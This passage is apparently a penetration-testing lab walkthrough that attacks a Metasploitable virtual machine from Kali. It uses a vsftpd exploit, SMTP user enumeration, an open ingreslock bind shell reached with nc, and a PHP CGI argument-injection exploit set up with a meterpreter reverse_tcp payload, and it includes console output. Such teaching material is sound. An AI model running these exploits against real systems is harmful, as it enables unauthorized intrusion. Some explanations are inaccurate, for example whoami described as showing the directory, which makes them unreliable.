
Step 5: now we have to use the meta sploit tool so we have to enter msfconsole . and enter the command as search vsftpd.




Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.



Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.




Step 8: After that enter the command exploit. Then you will be logged to the target machines kernel enter the command whoami to know which directory you are currently in.





b) Exploiting Metasploit using SMTP

Step 1: Open both kali linux and the Metasploitabletable then find the IP address of both kali linux and Metasploitable machine by using the command ifconfig and using nmap tool.




Step 2: Then scan the port smtp for all the information by giving the command nmap -p 25 192.168.56.101.






Step 3: Now use the Metasploitable tool and enter the msfconsole and enter the command search smtp.



Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.


Step 5: Now set the RHOSTS to the Metasploitable IP address .



Step 6: After enter the command exploit and enter the shell.


Step 7: Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.

Step 8: enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres.



c) Exploiting Metasploit using Blind shell


Step 1: Turn on the kali linux and the Metasploitable machine on the virtual machine find the metaspoitable machine IP address. Enter the command nmap -sV 192.168.56.101 to find the port number and the version of bind shell some of the cases it may be as ingreslock.



Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:51 EST
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

Step 3: Enter the command nc 192.168.56.101 1524 you will be inside the bindshell to know about the username use the command uname -a and then type whoami command to know the present working directory and ls to know the list of directories or files.




d) Exploiting Metasploit using HTTP

Step1: Open kali linux and the metasploitable machine and open the linux terminal and enter the root and find the ip address of kali and the metasploitable machine. Then open the msf console.



Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.




```
msf6 > use auxiliary/scanner/http//http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http//http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                       /Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05       excellent  Yes    OP5 license.php Remote
 Command Execution
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03       excellent  Yes    PHP CGI Argument Injec
tion
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_hea
ders Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

